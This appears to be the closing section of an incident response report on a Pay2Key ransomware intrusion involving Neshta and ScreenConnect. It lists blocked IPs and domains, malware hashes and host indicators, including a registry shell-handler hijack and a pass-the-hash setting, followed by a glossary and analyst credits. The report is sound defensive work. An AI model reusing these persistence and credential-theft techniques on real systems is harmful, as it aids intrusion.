193[.]160[.]100[.]51	IPv4	Supporting infra	Block inbound and outbound at perimeter firewall
193[.]160[.]100[.]207	IPv4	Supporting infra	Block inbound and outbound at perimeter firewall
185[.]214[.]96[.]119	IPv4	Failed RDP logons. Latvia	Block inbound at perimeter firewall
23[.]137[.]254[.]233	IPv4	Ransom note cleartext fallback	Block outbound at perimeter firewall. Prevents client machines reaching payment portal
client[.]pay2key[.]pro	Domain	Payment portal	Block at DNS resolver and web proxy. Add to SIEM domain watchlist
pay2keys7...b32[.]i2p	I2P	Payment portal fallback	Block I2P traffic at proxy. Consider blocking all I2P/Tor exit traffic if not business-required

Note: 13[.]158[.]99[.]233 is shared ConnectWise cloud infrastructure. Block ScreenConnect client software, not the IP.

File

FILE	SHA256	FAMILY
svchost.com	e8638156d8ffcd62d1310a66c97859d9d2a3cfa51bb2d68eff1fb3bb5e0b88fa	Neshta
3.exe	3cb6ceb5db9f3f47112b2352f04bac812ef63d8c9cddf70e5bf975d75918567c	Neshta/ DarkKomet
browser.exe	11e7122c36376feec0bf11f757568824e11e485f7ee9512a4e1a75f7afa897b2	Pay2Key
sfx-i386-amd64.exe	770d106c2116d238ecb58293d22e3237115f6ebddc4a697ab2cbb8f315f5aa1b	SFX dropper
ScreenConnect.ClientService.exe	241d57ae42b980c20adb5cbf8556acd7d03491b7b4e695830cc12ecf46851dd4	RMM (abused)
onedrivesetup.exe	Deleted post-detonation	Pay2Key encryptor
pscan241.exe	Self-deleted	Port scanner
mimikatz.exe	See E-020	Credential dumping
netscan.exe	See E-020	Network scanner
procdump.exe	See E-020	Memory dumping

Host

TYPE	INDICATOR	CONTEXT
File path	C:\Windows\svchost.com	Neshta install location
File path	C:\Users\contractor\Music\Arec\	SFX dropper staging
File path	C:\Users\contractor\AppData\Local\Microsoft\OneDrive\	Encryptor execution path
Registry	HKCR\exefile\shell\open\command -> svchost.com "%1" %*	Neshta shell handler hijack
Registry	HKLM\...\Policies\System\LegalNoticeText	Ransom note display
Registry	LocalAccountTokenFilterPolicy = 1	Pass-the-hash enabled
Mutex	MutexPolesskayaGlush	Neshta mutex
Signature	41,472-byte prepend. DOS stub: "must be run under Win32"	Neshta file infection
Service	ScreenConnect Client (screenconnect.clientservice.exe)	Attacker C2 persistence
Network	Outbound TCP 8041 to ConnectWise relay	ScreenConnect C2 channel
Victim ID	UigcMSk6nlbN-0hmM9q4xlaqqEQ9aZqDkzcB_Eh2kQ0*k3wnu	Ransom note identifier

Glossary

TERM	DEFINITION
RDP	Remote Desktop Protocol
C2	Command and Control
IOC	Indicator of Compromise
MITRE ATT&CK	Framework cataloguing adversary TTPs
Dwell Time	Duration between initial compromise and detection
RMM	Remote Monitoring and Management tool
KRBTGT	Kerberos Ticket Granting Ticket account
PE File	Portable Executable (.exe, .dll)
LOLBin	Living Off the Land Binary
SFX	Self-extracting archive
IAB	Initial Access Broker
MFA	Multi-factor Authentication
OFAC / SEMA	US Office of Foreign Assets Control and Canadian Special Economic Measures Act. Sanctions authorities prohibiting transactions with designated entities
VT	VirusTotal. Multi-engine malware scanning service
PCAP	Packet capture file containing recorded network traffic
KQL	Kusto Query Language. Query language used in Microsoft Defender
MDE	Microsoft Defender for Endpoint
NTLM	NT LAN Manager. Windows authentication protocol
VSS	Volume Shadow Copy Service. Windows backup mechanism
KAPE	Kroll Artifact Parser and Extractor. Forensic triage tool
I2P	Invisible Internet Project. Anonymous overlay network

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Graham McKean performed scope assessment across all seven devices using a three-check methodology: file presence on disk, process execution confirmation, and network communication with attacker infrastructure. His analysis confirmed two hosts compromised and five clean with full MDE onboarding coverage and no visibility gaps. He independently identified Synaptics.exe and massscan_gui.exe on the contractor workstation and flagged them for attribution review, which directly contributed to the separation of Actor 3 tooling in the final report. His feedback during the team review process improved the clarity of the Executive Summary for non-technical stakeholders.

Jane Uba confirmed initial access to the domain controller on 28 February 2026 at 23:54 UTC and documented the RDP brute force to the contractor workstation on 2 March 2026 at 11:48 UTC. She identified and catalogued persistence mechanisms across both compromised hosts, including the ScreenConnect RMM channel and registry run keys. Her cross-host activity timeline mapped the attacker's distinct operational phases from initial access through detonation and identified the IAB-to-affiliate handoff pattern when Operator 2 appeared from Morocco on 29 March. Her work on non-Pay2Key persistence mechanisms directly supported the actor separation methodology documented in Appendix E.

Veselin Dimitrov analysed outbound network connections across both hosts, filtering 2,263 unique external IPs to confirmed suspicious connections through systematic elimination of Azure and Windows infrastructure noise. He identified the ScreenConnect relay as the primary Pay2Key C2 channel and the DarkKomet connection as Actor 3 C2. His VirusTotal hash lookups on 30+ files discovered additional tooling not in the initial scope including slhost.exe and NLBrute. He identified mas speed.rar as a staged but not exfiltrated archive and confirmed the domain controller had zero external C2 activity. He provided the confirmed SHA256 hashes for browser.exe and sfx-i386-amd64.exe from his VT submissions.

Threat intelligence correlation was informed by the Beazley Security Labs and Halcyon joint report on the February 2026 Pay2Key intrusion. The technical analysis of Neshta drew on published research from Virus Bulletin, Trend Micro, Microsoft, and Cyberint.

Sign-Off

ROLE	NAME	DATE
IR Lead	SancLogic	April 2026
Reviewed By		

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